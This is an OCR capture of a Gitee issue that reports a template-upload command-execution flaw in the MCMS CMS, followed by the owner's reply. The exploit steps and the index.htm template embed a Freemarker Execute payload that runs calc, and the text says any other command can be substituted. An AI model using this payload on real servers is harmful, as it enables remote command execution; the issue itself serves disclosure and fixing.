GVP **铭飞 / MCMS**


MCMS存在命令执行漏洞【模板上传】

Done #I4Q4NV lz2y&r2 Opened this issue 2022-01-10 14:1

漏洞原因


MCMS 使用了 Freemarker 作为 视图框架，如果在渲染文件中存在

MCMS 具有 上传模板功能，可以上传恶意的zip压缩包，上传一个新模板



漏洞利用

构造一个恶意zip，在 系统设置>模板管理>上传模板ZIP压缩包 上传模板，上传成功后会自动解压到当前目录



在 系统设置>应用设置 设置站点风格，设置成我们刚才上传的模板，这里为 test

Status
Done

Assignees
Not set

Labels
Not set

Milestones
5.2.6

Pull Requests
None yet
Successfully merging a pull reque
issue.

Branches
No related branch

Planed to start - Planed t

Unscheduled - Unschedule

Top level
Not Top

Priority
Not specified

参与者 (3)

访问 `mcms/index.do` ，发现弹出了计算器

> 这里我写的命令为 calc，所以弹了计算器，可以换成其他命令

index.htm - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<html>
 <head>
  <meta charset="utf-8">
  <title>{ms:global.name/}</title>
  <#include "head-file.htm" />
 </head>
 <body>
  <div id="app" v-cloak>
   <#include "nav.htm" />
   <div class="ms-banner">
     ${"freemarker.template.utility.Execute"?new()("calc")}
    <swiper class="ms-vue-awesome-swiper" :options="{
slidesPerView : 1,
spaceBetween: 0,
autoplay: {
delay: 1500,
},
```

lz2y&r2 created **任务** 11 months ago

Uranus 11 months ago

兄弟你这速度也太快了，刚审出漏洞你就给提了

铭飞 owner 10 months ago

感谢对开源产品的关注与支持，本月会全部同步更新，像这类后台管理 意恶搞系统那不是分分钟的事，外部是不可能产生这个效果）

铭飞 changed **issue state** from 待办的 to **进行中** 10 months ago

Sign in to comment